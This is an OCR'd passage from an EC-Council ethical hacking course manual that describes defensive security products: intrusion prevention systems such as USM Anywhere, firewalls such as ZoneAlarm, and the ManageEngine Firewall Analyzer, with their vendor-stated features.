


Figure 12.25: Screenshot of Wifi Inspector

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intrusion Prevention Tools

- **USM Anywhere**

  Source: *https://cybersecurity.att.com*

  USM Anywhere can perform threat detection, incident response, and compliance management across cloud, on-premises, and hybrid environments. It can be integrated with AlienVault Open Threat Exchange (OTX), which is an open threat intelligence community with more than 100,000 participants who contribute over 19 million threat indicators daily to protect the network from intrusions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.26: Screenshot of USM Anywhere

Some additional intrusion prevention tools are listed below:

- IBM Security Network Intrusion Prevention System (*https://www.ibm.com*)
- Cyberoam Intrusion Prevention System (*http://www.cyberoamworks.com*)
- McAfee Host Intrusion Prevention for Desktops (*https://www.mcafee.com*)
- Secure IPS (NGIPS) (*https://www.cisco.com*)
- Quantum Intrusion Prevention System (IPS) (*https://www.checkpoint.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewalls

Firewalls provide essential protection to computers against viruses, privacy threats, objectionable content, hackers, and malicious software when connected to the Internet. A firewall monitors running applications that access the network. It analyzes downloads, raises an alert when downloading a malicious file, and stops it from infecting a PC.

- **ZoneAlarm Free Firewall**

  Source: *https://www.zonealarm.com*

  ZoneAlarm Free Firewall prevents attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that may compromise network privacy. It monitors programs for suspicious behavior, spotting and stopping new attacks that bypass traditional anti-virus protection. Moreover, it prevents identity theft by guarding your data. It also erases your tracks, allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. In addition, it filters out annoying and potentially dangerous emails.

  Features:

  - Two-way firewall that monitors and blocks inbound as well as outbound traffic
  - Allows users to browse the web privately using the Full Stealth Mode
  - Identity protection services help to prevent identify theft by guarding crucial data of the users. It also offers PC protection and data encryption
  - Public network protection and wireless network protection are other key features of this firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Provides quick real-time security updates




Figure 12.27: Screenshot of ZoneAlarm PRO FIREWALL

- **ManageEngine Firewall Analyzer**

  Source: *https://www.manageengine.com*

  ManageEngine Firewall Analyzer is an agent-less log analytics and configuration management software that helps network administrators to understand how the bandwidth is being used in their network. ManageEngine Firewall Analyzer is vendor-agnostic and supports nearly all open-source and commercial network firewalls such as Check Point, Cisco, Juniper, Fortinet, and Palo Alto.

  Features:

  - Compliance and Change Management
  - User Internet Activity Monitoring
  - Network Traffic and Bandwidth Monitoring
  - Firewall Policy Management
  - Real-time VPN and Proxy Server Monitoring
  - Network Security Management
  - Network Forensic Audits
  - Log Analysis

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

